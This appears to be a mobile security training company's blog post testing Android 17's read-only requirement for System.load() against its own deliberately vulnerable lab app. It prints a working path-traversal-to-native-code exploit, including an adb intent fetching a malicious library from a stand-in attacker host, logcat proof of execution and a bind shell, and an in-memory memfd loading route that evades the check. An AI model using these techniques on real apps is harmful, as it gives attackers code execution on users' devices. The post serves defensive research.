Android 17 quietly extends a protection that used to only cover DEX/JAR files to native libraries: any .so loaded through System.load() must now be read only, or the load is refused with UnsatisfiedLinkError. It is one line in Google's behavior changes page, easy to skim past. We did not want to take it on faith, so we rebuilt one of our own free labs (a real path traversal into native code execution chain, the same pattern Microsoft found in a file manager with a billion installs), targeted it at SDK 37, and ran the identical exploit side by side on Android 16 and Android 17. Same bug, same payload, two very different outcomes.
TL;DR
| Change | Safer Dynamic Code Loading (DCL) for native libraries. See the Android 17 behavior changes |
| Mechanism | Files loaded via System.load() must be read only; a writable file throws UnsatisfiedLinkError |
| Gating | Requires both conditions: device running Android 17+ and the app's targetSdkVersion >= 37 |
| Precedent | Same mechanism already enforced for DEX/JAR since Android 14 (targetSdkVersion >= 34), now extended to .so |
| What we tested | Our own Document Viewer lab: path traversal drops an attacker controlled .so into the app's own storage, then System.load() executes it |
| Real world parallel | Microsoft's Dirty Stream research found the identical write then System.load() pattern in Xiaomi File Manager (1B+ installs) |
| Result | Blocked only when both gates are met; the same payload still runs on Android 16, and still runs on Android 17 if the app has not bumped targetSdk |
Why This Matters: A Billion Install Bug Class
In May 2024, Microsoft's threat research team published "Dirty Stream", a vulnerability pattern they found across multiple Android apps with a combined 4 billion installs. The pattern: an app receives a file from another app via a content:// URI, trusts the filename the sender claims, and writes it into its own private storage without checking for path traversal. In the worst case they documented, Xiaomi File Manager, that worst case was exactly the one Safer DCL exists to stop:
"In this case, the malicious application can overwrite a native library with malicious code that gets executed when the library is loaded." (Microsoft Security Blog, on Xiaomi File Manager)
Concretely: the app hashes /data/app/libixiaomifileu.so, compares it against a value cached in shared_preferences, and if the hash does not match, falls back to loading /files/lib/libixiaomifileu.so via System.load() instead. An attacker with the Dirty Stream write primitive drops a malicious library at that fallback path, corrupts the cached hash to force the fallback, and gets native code execution with the app's own UID.
That is not a contrived CTF scenario. It is what real, shipped file handling code looks like once it starts trusting attacker influenced paths. Safer DCL does not fix the path traversal bug itself. What it does is remove the payoff: even if the malicious file lands exactly where the app expects it, the OS will not execute it, because the file the attacker just wrote is writable, and writable files no longer load.
The Mechanism
Android 14 introduced Safer DCL for dynamically loaded DEX/JAR/APK files: apps targeting SDK 34+ must call file.setReadOnly() before writing dynamically loaded code, or the class loader throws SecurityException: Writable dex file is not allowed. Android 17 extends the identical idea to native libraries loaded through System.load():
We recommend that apps avoid dynamically loading code whenever possible,
as doing so greatly increases the risk that an app can be compromised
by code injection or code tampering.

  (developer.android.com/about/versions/17/behavior-changes-17#safer-dcl)
The requirement is unconditional for opted in apps: if a native file passed to System.load() is writable by the app itself, which is the default for any file the app just created with ordinary File/FileOutputStream APIs, the load fails. To keep working, an app that genuinely needs to load a native library it downloaded or generated at runtime has to explicitly lock it down, the same pattern Google recommends for the DEX case:
val libFile = File(context.filesDir, "downloaded_lib.so")
libFile.setReadOnly()          // before writing, to avoid a TOCTOU race
FileOutputStream(libFile).use { it.write(libraryBytes) }
System.load(libFile.absolutePath) // now permitted on Android 17+targetSdkVersion is 37 or higher, running on a device whose OS is Android 17 or higher. Miss either condition and the old, permissive behavior applies. We measured exactly how much that matters below.Our Reproduction: Document Viewer
We built a free lab called Document Viewer specifically around this bug class. It is a PDF viewing app with two flaws chained together, structurally identical to the Xiaomi File Manager case:

1. Path traversal in file handling
// CopyUtil.kt : copyFileFromUri()
val outFile = File(DOWNLOADS_DIRECTORY, uri.lastPathSegment ?: "download.pdf")
// uri.lastPathSegment is URL-decoded, so "..%2F..%2Ffiles%2F..." traverses
// straight out of Downloads and into the app's private storage
2. Unchecked native library load
// MainActivity.kt : loadProLibrary()
val libraryFile = File(filesDir, "native-libraries/$abi/libdocviewer_pro.so")
System.load(libraryFile.absolutePath)   // no integrity check, no read-only check
An attacker serves a malicious libdocviewer_pro.so over HTTP and sends one crafted intent:
adb shell am start -a android.intent.action.VIEW \
  -d "http://ATTACKER:8000/..%2F..%2F..%2Fdata%2Fdata%2Fcom.mobilehackinglab.documentviewer%2Ffiles%2Fnative-libraries%2Farm64-v8a%2Flibdocviewer_pro.so" \
  com.mobilehackinglab.documentviewer/.MainActivity
The path traversal writes the payload to the exact location the app will later hand to System.load(). On the next launch, the malicious library's JNI_OnLoad runs with the app's own privileges. This is the write then load pattern Safer DCL targets directly.

System.load() behind every launch.Two bugs, one payoff: the traversal alone is a file write, the unchecked load alone is nothing, chained together they are RCE. Finding individual vulnerabilities in apps and services and chaining them into full device compromise is exactly what Advanced Android Hacking teaches, guided by Ken Gannon (3x Pwn2Own winner).
The Test: Same Exploit, Four Environments
We built two APKs of the lab that differ only in target API, the original targetSdk 33 and a copy bumped to compileSdk/targetSdk 37 (repackaged under ...documentviewer.sdk37 so both can be installed at once), and ran the identical exploit against two real emulators, Android 16 and Android 17. The replay at the top of this post is that session: both emulators, the traversal intent, the payload landing writable in the app's private storage, and the two very different endings in logcat. Everything below is captured verbatim from the same runs: real device fingerprints, real aapt output, real logcat. Nothing is paraphrased.

The two devices and the two builds
$ adb -s emulator-5554 shell getprop ro.build.version.release   # 16
$ adb -s emulator-5554 shell getprop ro.build.version.sdk       # 36
$ adb -s emulator-5556 shell getprop ro.build.version.release   # 17
$ adb -s emulator-5556 shell getprop ro.build.version.sdk       # 37

$ aapt dump badging app-original.apk | grep -E 'package:|targetSdk'
package: name='com.mobilehackinglab.documentviewer' versionCode='1' versionName='1.0' platformBuildVersionName='14' platformBuildVersionCode='34' compileSdkVersion='34' compileSdkVersionCodename='14'
targetSdkVersion:'33'

$ aapt dump badging app-sdk37.apk | grep -E 'package:|targetSdk'
package: name='com.mobilehackinglab.documentviewer.sdk37' versionCode='1' versionName='1.0' platformBuildVersionName='17' platformBuildVersionCode='37' compileSdkVersion='37' compileSdkVersionCodename='17'
targetSdkVersion:'37'
Delivery: the path traversal really lands the payload (Android 16)
First, proof the exploit's delivery half works: the raw URL encoded traversal request reaching our payload server, and the 9472 byte malicious library landing inside the app's private storage, at the exact path loadProLibrary() will read:
# our HTTP payload server log: the device fetching the .so through a traversal path
127.0.0.1 - - [22/Sep/2026 14:33:47] "GET /..%2F..%2F..%2F..%2F..%2F..%2F..%2Fdata%2Fdata
%2Fcom.mobilehackinglab.documentviewer%2Ffiles%2Fnative-libraries%2Farm64-v8a
%2Flibdocviewer_pro.so HTTP/1.1" 200 -

# the payload is now sitting in the app's own private dir, writable, owned by the app uid
$ adb -s emulator-5554 shell run-as com.mobilehackinglab.documentviewer \
      ls -la files/native-libraries/arm64-v8a/
-rw------- 1 u0_a215 u0_a215 9472 2026-09-22 14:33 libdocviewer_pro.so
That writable, app owned .so at the load path is exactly the end state Safer DCL cares about. The four cases below all start from that same condition, a writable payload where the app expects its native library, and the only variables are the OS version and the app's targetSdk.
| Device OS | App targetSdk | Result |
|---|---|---|
| Android 16 (API 36) | 33 | Loads, native code executes |
| Android 16 (API 36) | 37 | Loads, OS predates the check entirely |
| Android 17 (API 37) | 33 | Loads, app opts out by not bumping targetSdk |
| Android 17 (API 37) | 37 | Blocked, UnsatisfiedLinkError |
Only the bottom right cell is protected. Both gates, OS version and app targetSdk, have to line up.
Case 1: Android 16, targetSdk 33, loads (and Android 16 warns)
The load succeeds and the malicious JNI_OnLoad runs. Notice Android 16 already logs a forward looking warning even though it enforces nothing yet. The platform was staging this change ahead of the 17 release:
09-22 15:09:39.208  4471  4471 W System  : Attempt to load writable file: /data/user/0/com.mobilehackinglab.documentviewer/files/native-libraries/arm64-v8a/libdocviewer_pro.so. This will throw on a future Android version
09-22 15:09:39.208  4471  4471 D nativeloader: Load /data/user/0/com.mobilehackinglab.documentviewer/files/native-libraries/arm64-v8a/libdocviewer_pro.so using class loader ns clns-9 (caller=/data/app/~~-9UzVCiIcPeo-Se0kH6grA==/com.mobilehackinglab.documentviewer-fqoaDrkZJSB6x5QGMOeDfg==/base.apk!classes3.dex): ok
09-22 15:09:39.281  4490  4490 E libsigchain:   #05 pc 0000080c  /data/data/com.mobilehackinglab.documentviewer/files/native-libraries/arm64-v8a/libdocviewer_pro.so (JNI_OnLoad+52) (BuildId: 76290e60b1bf363c56934f1e1130240560d8c2b3)
That nativeloader: Load ...: ok is the load succeeding, and the libsigchain frame at JNI_OnLoad+52 is the attacker's own code in a native backtrace, proof it executed.

JNI_OnLoad — and the payload's bind shell answers id as the app's own uid. Full replay at the top of the post.Case 2: Android 16, targetSdk 37, still loads
Same OS, but now the app targets SDK 37. It still loads, because the device is Android 16 and the enforcement simply does not exist in this OS yet. TargetSdk alone is not enough:
09-22 15:09:43.316  4518  4518 W System  : Attempt to load writable file: /data/user/0/com.mobilehackinglab.documentviewer.sdk37/files/native-libraries/arm64-v8a/libdocviewer_pro.so. This will throw on a future Android version
09-22 15:09:43.317  4518  4518 D nativeloader: Load /data/user/0/com.mobilehackinglab.documentviewer.sdk37/files/native-libraries/arm64-v8a/libdocviewer_pro.so using class loader ns clns-9 (caller=/data/app/~~kcFJyd-ahaUK4rwTL-uyLg==/com.mobilehackinglab.documentviewer.sdk37-ChAjufJMfbTBLohO9jKEAA==/base.apk!classes3.dex): ok
09-22 15:09:43.332  4539  4539 E libsigchain:   #05 pc 0000080c  /data/data/com.mobilehackinglab.documentviewer.sdk37/files/native-libraries/arm64-v8a/libdocviewer_pro.so (JNI_OnLoad+52) (BuildId: 76290e60b1bf363c56934f1e1130240560d8c2b3)
Case 3: Android 17, targetSdk 33, still loads
Now the OS is Android 17, so the enforcement is present, but the app targets SDK 33, so it opts out. The Current sdk version: 37 in the warning shows the OS knows exactly what it is running on, and loads anyway:
09-22 15:09:47.158  5719  5719 W System  : Attempt to load writable file: /data/user/0/com.mobilehackinglab.documentviewer/files/native-libraries/arm64-v8a/libdocviewer_pro.so. This will throw on a future Android version. Current sdk version: 37
09-22 15:09:47.159  5719  5719 D nativeloader: Load /data/user/0/com.mobilehackinglab.documentviewer/files/native-libraries/arm64-v8a/libdocviewer_pro.so using class loader ns clns-9 (caller=/data/app/~~Whxxm8eysuqm5qy0TihT5w==/com.mobilehackinglab.documentviewer-LbQNXDWCBHJu23qVx2Roog==/base.apk!classes3.dex): ok
09-22 15:09:47.214  5742  5742 E libsigchain:   #05 pc 0000080c  /data/data/com.mobilehackinglab.documentviewer/files/native-libraries/arm64-v8a/libdocviewer_pro.so (JNI_OnLoad+52) (BuildId: 76290e60b1bf363c56934f1e1130240560d8c2b3)
This is the practical consequence of targetSdk gating: on a fully patched Android 17 device, the exact same payload still runs, purely because the app declares an older target. A device on Android 17 is not automatically protected against every app on it, only against the apps rebuilt against 17.
Case 4: Android 17, targetSdk 37, blocked
Both conditions met. This time the warning becomes a thrown UnsatisfiedLinkError, and critically there is no nativeloader: ... ok line and no JNI_OnLoad frame afterward. The library never loaded; the attacker's code never ran:
09-22 15:09:51.313  5769  5769 W System  : Attempt to load writable file: /data/user/0/com.mobilehackinglab.documentviewer.sdk37/files/native-libraries/arm64-v8a/libdocviewer_pro.so. This will throw on a future Android version. Current sdk version: 37
09-22 15:09:51.316  5769  5769 E Companion: Unable to load library with Pro version features! (You can ignore this error if you are using the Free version)
09-22 15:09:51.316  5769  5769 E Companion: java.lang.UnsatisfiedLinkError: Attempt to load writable file: /data/user/0/com.mobilehackinglab.documentviewer.sdk37/files/native-libraries/arm64-v8a/libdocviewer_pro.so
09-22 15:09:51.316  5769  5769 E Companion: 	at java.lang.Runtime.load0(Runtime.java:956)
09-22 15:09:51.316  5769  5769 E Companion: 	at java.lang.System.load(System.java:1728)
09-22 15:09:51.316  5769  5769 E Companion: 	at com.mobilehackinglab.documentviewer.MainActivity.loadProLibrary(MainActivity.kt:171)
09-22 15:09:51.316  5769  5769 E Companion: 	at com.mobilehackinglab.documentviewer.MainActivity.onCreate(MainActivity.kt:57)
The Unable to load library with Pro version features! line is the app's own catch block: the developer anticipated a load failure and handled it gracefully. The path traversal still worked, the file is still sitting in private storage, the app level bug is completely unpatched, but the platform refused to turn that writable file into running code. Defense in depth closing the door the app left open.

System.load(), and nothing after it. Probing the payload's shell port gets Connection refused — the library never loaded..so linked with 4 KB alignment fails to load with program alignment (4096) cannot be smaller than system page size (16384), a different error from Safer DCL. Link the payload with -Wl,-z,max-page-size=16384. (2) The check needs both gates: verify adb shell getprop ro.build.version.sdk is 37 and confirm your APK with aapt dump badging app.apk | grep targetSdkVersion. Miss either and you will see the old permissive behavior and think the mitigation is not working.Does In-Memory Loading Bypass It? We Tested That Too
The obvious next question: Safer DCL checks the file behind System.load(), so what about loading code that never sits in a writable file at all? Android's native linker exposes android_dlopen_ext() with ANDROID_DLEXT_USE_LIBRARY_FD, which can load a library straight from a file descriptor, including an anonymous, memory backed one from memfd_create() that is never written to a named path. We built a small harness to actually try it on Android 17 with targetSdk 37, running two experiments back to back:
- A. Write the payload to a writable on disk file, then load it with a raw native
dlopen(), skipping the JavaSystem.load()path entirely. - B. Fully in memory:
memfd_create(), write the payload bytes into the descriptor, thenandroid_dlopen_ext()it. Nothing ever touches a named path on disk.
09-22 12:15:04.965  E DCLTEST : === harness started (bundled read-only lib loaded OK via System.loadLibrary) ===
09-22 12:15:04.966  E DCLTEST : [A] wrote writable payload to /data/user/0/com.mhl.dcltest/files/ondisk_writable_payload.so
09-22 12:15:04.987  E DCLTEST : IN_MEMORY_PAYLOAD_EXECUTED (constructor ran)
09-22 12:15:04.987  E DCLTEST : [A] RESULT: native dlopen() of a WRITABLE on-disk .so SUCCEEDED (handle=0x9fab7c14a4dd0fff)
09-22 12:15:04.990  E DCLTEST : IN_MEMORY_PAYLOAD_EXECUTED (constructor ran)
09-22 12:15:04.990  E DCLTEST : [B] RESULT: in-memory android_dlopen_ext(memfd) SUCCEEDED (handle=0x67d931f5ee6b168d)
09-22 12:15:04.990  E DCLTEST : === harness done ===
Both succeeded, and the payload's constructor ran in each case (IN_MEMORY_PAYLOAD_EXECUTED). So the writability check lives at the Java System.load() / Runtime.load() layer, and the native linker below it does not re enforce it. A writable file loaded through a raw dlopen(), or a payload that only ever exists in a memfd, both run.
Here is the catch, and it is the whole point: our harness reached those native routes only because it was already running native code. The harness library itself was a normal, read only lib bundled inside the APK, so System.loadLibrary() loaded it without complaint, and from there it called dlopen() and android_dlopen_ext(). In the Dirty Stream and Document Viewer threat model the attacker has none of that. Their first and only native execution primitive is the very System.load() of a planted writable file that Case 4 shows being blocked. Once that throws, there is no native code running to reach for a lower level loader. So the in memory route is real, it works, and it is out of reach for exactly the attack class this mitigation is built to stop.
What About Remote Loading? Same Test, Over HTTP
One more obvious variant: what if the code never sits in a local file at all, but is downloaded at runtime? We served the same payload over plain HTTP and had the harness fetch it fresh from the network, then gave the identical 5448 bytes three different fates: written to a writable file and loaded with System.load(), written and locked read only first, and pushed straight from the download buffer into a memfd:
09-23 11:58:56.678  E DCLTEST : downloaded 5448 bytes over HTTP from http://10.0.2.2:8765/libpayload_remote.so
09-23 11:58:56.683  E DCLTEST : [C] RESULT: System.load() of downloaded WRITABLE .so BLOCKED: Attempt to load writable file: /data/user/0/com.mhl.dcltest/files/remote_writable.so
09-23 11:58:56.686  E DCLTEST : REMOTE_PAYLOAD_EXECUTED (constructor ran)
09-23 11:58:56.687  E DCLTEST : [D] RESULT: System.load() of downloaded READ-ONLY .so SUCCEEDED
09-23 11:58:56.688  E DCLTEST : REMOTE_PAYLOAD_EXECUTED (constructor ran)
09-23 11:58:56.688  E DCLTEST : [E] RESULT: HTTP-downloaded .so via memfd + android_dlopen_ext SUCCEEDED (handle=0xd3363dd24ac1d497)
The network turns out to be irrelevant to the check. Safer DCL does not care where the bytes came from, only whether the file behind System.load() is writable: a remotely delivered writable file hits the exact same UnsatisfiedLinkError as a locally planted one. The read only download loads, and that is deliberate: it is the legitimate plugin pattern, and a reminder that this mitigation stops the cross app plant, not an app running code it chose to download itself. And the memfd route runs the downloaded bytes without any file at all, under the same catch as before: you already need native execution to call it.
Writing harnesses like the DCLTEST one above, fuzzing the native libraries apps already ship, triaging the crashes and turning them into working exploits: that is Android Fuzzing & Exploitation, our full AFL++ curriculum on real ARM64 targets, no hardware required.
What This Means If You Build Android Apps
- The best fix is still not loading untrusted code at all. Safer DCL is a safety net, not a substitute for validating what you write to disk and where.
- If you legitimately load a native library you wrote yourself at runtime (plugin architecture, downloaded feature modules), call
file.setReadOnly()before writing content, not after. A write then lock race is a TOCTOU bug waiting to happen. - Bump
targetSdkVersiondeliberately. As our matrix shows, staying on an older target is not neutral. It is an active opt out of a mitigation the OS underneath you already supports. - Audit any code path that derives a filesystem path from a filename you did not choose: an intent extra, a content provider response, a downloaded archive entry. That is the actual root cause in both Dirty Stream and Document Viewer; Safer DCL only catches the specific outcome where that path collides with something you later load as code.
Everything above — spotting the path traversal, planting the writable library, chaining it into native code execution, then proving the same bug across four OS and targetSdk combinations — took an expert and a lot of hands on time. Djini.AI is our AI security agent that does this for you: it reasons about a mobile app the way a researcher does, autonomously discovers vulnerability classes like this traversal into native RCE, and builds a working proof of concept to confirm each one, at machine speed and across an entire app portfolio.
Explore Djini.AI →Takeaways
- Safer DCL for native libraries genuinely stops the Dirty Stream pattern (write then
System.load()) when both the OS and the app opt in. - "My users are on Android 17" is not the same as "my app is protected." The gate is
targetSdkVersion, not device OS version; the app has to be rebuilt. - The mitigation does not touch the underlying bug. Path traversal into private storage still works fine in our unpatched lab; the platform just refuses to hand the attacker code execution as the payoff.
- In memory loading bypasses the check but not the threat model. Raw
dlopen()andandroid_dlopen_ext()from a memfd both run on Android 17, but only once you already have native execution, which is the exact thing the blockedSystem.load()was going to give you. - Real Android hardening rewards testing, not reading. The gap between "the docs say X" and "we captured X happening on a device" is where the interesting caveats live: that a warning already existed on Android 16, that the fix is precisely as strong as your targetSdk, and that the native layer underneath was worth a harness of its own.
Want to build and break exploit chains like this yourself? We teach this from first principles:
- Android Application Security (free): start here, with components, intents, storage, and the file handling patterns this whole bug class lives in
- Document Viewer lab (free): run this exact path traversal into native code execution chain yourself, hands on, in the cloud
- Advanced Android Hacking: go beyond single bugs and chain multiple vulnerabilities in apps and services into full device compromise, the same thinking behind pairing the traversal with the unchecked load in this post. Taught by Ken Gannon (3x Pwn2Own winner)
- Android Fuzzing & Exploitation: find and exploit vulnerabilities in the native libraries apps already ship, with the full AFL++ curriculum on real ARM64 targets
- CAPT (Certified Android Penetration Tester): turn this into a certified skill, with real device exploitation and no multiple choice
Explore Advanced Android Hacking →